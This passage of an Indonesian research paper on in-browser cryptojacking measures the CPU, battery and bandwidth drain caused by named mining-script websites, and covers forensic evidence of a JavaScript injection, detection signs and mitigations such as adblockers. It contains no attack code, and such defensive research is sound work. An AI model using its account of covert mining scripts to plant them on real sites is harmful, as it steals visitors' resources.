


Gbr. 13 Pemakaian CPU (*ekstensi adblocker)*

Penggunaan ekstensi di *browser* seperti adblocker hasilnya tidak berbeda jauh dengan hasil jika *javascript* dinonaktifkan tetapi hasilnya sedikit lebih rendah karena iklan yang dimuat didalam *website*nya tidak ditampilkan


C. Pemakaian sumber daya baterai

Analisis dilakukan dengan cara membuka *website* sampel dari kedua layanan tersebut dan dilihat dampak pemakaian baterainya dalam waktu 60 menit. Hasilnya dalam bentuk grafik sehingga dapat mudah dibaca.




Gbr. 14 Pemakaian baterai (*javascript enable)*

Dampak dari penggunaan *javascript* penambangan dapat dilihat dari pemakaian baterai, biasanya penambangan *javascript* yang terdapat pada *website* akan menggunakan banyak sumber daya seperti pemakaian baterai. Penggunaan cpu oleh *javascript* penambangan berdampak pada baterai yang digunakan, semakin tinggi penggunaan cpu maka akan semakin berkurang daya baterainya dengan waktu yang cepat. *Website* visaolaser dan scorphq penggunaan cpunya sangat tinggi berdampak pada baterai berkurang dengan cepat, hanya dengan membuka *website* ini selama 40 – 50 menit baterai terkuras habis. *Website* jornal da manha dan bultimes memakai cukup banyak cpu walaupun tidak sebanyak *website* visaolaser dan scorphq tetapi tetap saja menguras sumber daya baterai cukup banyak dengan selama 60 menit membuka salah satu dari kedua *website* ini akan tersisa hanya sedikit sekitar 15 – 20% saja.



Gbr. 15 Pemakaian CPU (*javascript disable)*

Hasil dari *javascript* dinonaktifkan untuk sampel *website* yang terindikasi penggunaan *javascript* penambangan berbeda jauh dengan jika *javascript*nya diaktifkan. *Javascript* tidak diaktifkan sehingga *cryptojacking* tidak bekerja karena *cryptojacking* menggunakan skrip dalam bentuk *javascript*, oleh karena itu penggunaan sumber daya baterai tidak terlalu banyak. Sisa baterai tidak banyak berkurang karena hanya menampilkan tampilan *website* tanpa mengaktifkan perintah *cryptojacking*.



Gbr. 16 Pemakaian baterai (*ekstensi adblocker)*

Pemakaian baterai pada saat menggunakan ekstensi adblock tidak berbeda jauh dengan tidak mengaktifkan *javascript*. Perbedaannya hanya sedikit lebih banyak sisa baterai pada saat mengatifkan ekstensi adblock karena adblock tidak menjalankan perintah *cryptojacking* tetapi iklan yang terdapat pada *website* tidak ditampilkan sehingga mengurangi pemakaian sumber daya beterai.

D. Pemakaian bandwidth

Analisis dampak dari *cryptojacking* dilihat dari pemakaian bandwidth, analisis dilakukan dengan membuka *website* yang terjangkit skrip *cryptojacking* selama 30 menit dan dilihat pemakaian *bandwidth*


TABEL IV
PEMAKAIAN BANDWIDTH

Website / Size / Menit	Jornal da manha	Scorphq	Visaolaser	Bultimes
	6.5 MB	1.1 MB	2.2 MB	0.5 MB
10	15 MB	30 MB	40 MB	10 MB
20	20 MB	60 MB	75 MB	20 MB
30	30 MB	80 MB	90 MB	30 MB

Pengaturan yang dilakukan pada saat melakukan *cryptojacking* berpengaruh terhadap pemakaian bandwidth korban. Semakin tinggi pengaturan yang dilakukan maka semakin tinggi pula bandwidth terpakai, seperti scorphq yang setting 100% untuk *cryptojacking* maka akan semakin tinggi pemakaian bandwidth, *website* ini memakai 80 MB data korban selama 30 menit saat membuka *website* tersebut. Kecepatan internet berpengaruh juga pada saat pemakaian kuota korban, semakin cepat maka semakin banyak pula kuota korban terkuras.

E. Digital evidence (javascript injection)

Digital evidence yang dimaksud adalah barang bukti atas dilakukannya *javascipt injection* yang telah terjadi pada komputer korban.



Gbr. 17 *Digital evidence*

Digital evidence yang didapat adalah alur data dari pelaku javascript injection, dimana pelaku mendapatkan informasi website yang diakses korban karena terdapat perintah sniffing yang dilakukan oleh pelaku. Pelaku akan menerima informasi website yang sama seperti pada korban.

F. Deteksi serangan cryptojacking

Deteksi *cryptojacking* dapat dilakukan dengan cara melihat tanda-tanda dari sumber daya pada laptop atau komputer pada saat mengakses *website*, seperti kinerja lambat, sistem overheating, baterai menjadi cepat habis itu pertanda bahwa sumber daya disalah gunakan untuk menambang mata uang digital atau *cryptojacking* oleh pihak lain. Mengikuti perkembangan tren *cryptojacking* solusi lain untuk mendeteksi *cryptojacking*. Informasi tentang pengiriman dan kode *cryptojacking*, memahami perangkat lunak dan perilaku dapat juga membantu untuk mendeteksi *cryptojacking* ini.

G. Mengurangi serangan cryptojacking

Mengurangi *cryptojacking* ini dapat dilakukan dengan memblokir atau menutup *website* yang terindikasi menjalankan skrip penambangan. Memahami *cryptojacking* dapat berasal dari mana saja, melihat dan menghindari membuka url atau iklan-iklan yang tidak jelas dan mencurigakan. Memasang pemblokiran iklan pada *browser*, penyebaran skrip *cryptojacking* sering dikirimkan melalui iklan *website* dengan memasang pemblokiran iklan dapat menjadi cara efektif untuk menghentikan serangan *cryptojacking*. Perlindungan endpoint yang mampu mendeteksi skrip penambangan crypto, banyak anti*virus* telah menambahkan deteksi penambangan crypto pada produk mereka.

IV. KESIMPULAN DAN SARAN

Berdasarkan hasil penelitian yang telah dilakukan dapat diambil kesimpulan sebagai berikut:

1. *Cryptojacking* menyerang dengan cara korban mengakses sebuah *website* yang tersisipi skrip perintah *malware* tersebut dan *malware* ini menggunakan bahasa pemrograman *javascript*.
2. Penyerang hanya bermodalkan skrip yang ditanam di *website*, dapat mendapatkan keuntungan dengan menggunakan sumber daya korban untuk melakukan *cryptojacking*.
3. Dampak yang disebabkan oleh *cryptojacking* tidak langsung merusak ke komputer korban tetapi hanya menggunakan sumber daya korban untuk menambang mata uang digital, sehingga menguras cukup banyak sumber daya baterai.

Adapun saran yang dapat dikemukakan agar untuk kedepannya menjadi perbaikan dan pertimbangan adalah sebagai berikut:

1. Sebaiknya penelitian selanjutnya diharapkan untuk mengkaji lebih banyak sumber maupun referensi yang terkait dengan crytojacking agar hasil penelitiannya dapat lebih lengkap dan lebih baik lagi
2. Diharapkan juga memberikan solusi dalam bentuk aplikasi sehingga dapat lebih bermanfaat bagi banyak orang.

DAFTAR PUSTAKA

[1] M. Musch, C. Wressnegger, M. Johns and K. Rieck, "Web-based Cryptojacking in the Wild," 2018.

[2] G. Hong, Z. Yang, S. Yang, L. Zhang, Y. Nan, Z. Zhang, M. Yang, Y. Zhang, Z. Qian and H. Duan, "How You Get Shot in the Back: A Systematical Study about Cryptojacking in the Real World," 2018.

[3] M. Saad, A. Khormali and A. Mohaisen, "End-to-End Analysis of In-Browser Cryptojacking," 2018.

[4] S. Eskandari, A. Leoutsarakos, T. Mursch and J. Clark, "A first look at browser-based cryptojacking," 2018.

[5] U. Dolly, V. Mehra and V. Vinod, "Basic survey on Malware Analysis Tools and Techniques," *International Journal on Computational Sciences & Applications (IJCSA),* 2014.

[6] C. Curtsinger, B. Livshits, B. Zorn and C. Seifert, "ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection," 2011.

[7] A. Zimba, Z. Wang and M. Mulenga, "Cryptojacking injection: A paradigm shift to cryptocurrency-based web-centric internet attacks," 2019.

[8] D. Septiana, N. Widiyasono and H. Mubarok, "Investigasi Serangan Malware Njrat Pada PC," *Jurnal Edukasi dan Penelitian Informatika (JEPIN),* 2016.

[9] T. P. Setia, N. Widiyasono and A. P. Aldya, "Analysis Malware Flawed Ammyy RAT Dengan Metode Reverse Engineering," *Jurnal Informatika: Jurnal Pengembangan IT (JPIT),* vol. III, pp. 1-9, 2018.

[10] J. Bonneau, A. Miller, J. Clark, A. Narayanan, J. A. Kroll and E. W. Felten, "SoK: Research Perspectives and Challenges for Bitcoin and Cryptocurrencies," 2015.

[11] Z. Cheng, T. Schmidt, G. Liu and R. Domer, "Thread- and Data-Level Parallel Simulation in SystemC, a Bitcoin Miner Case Study," 2018.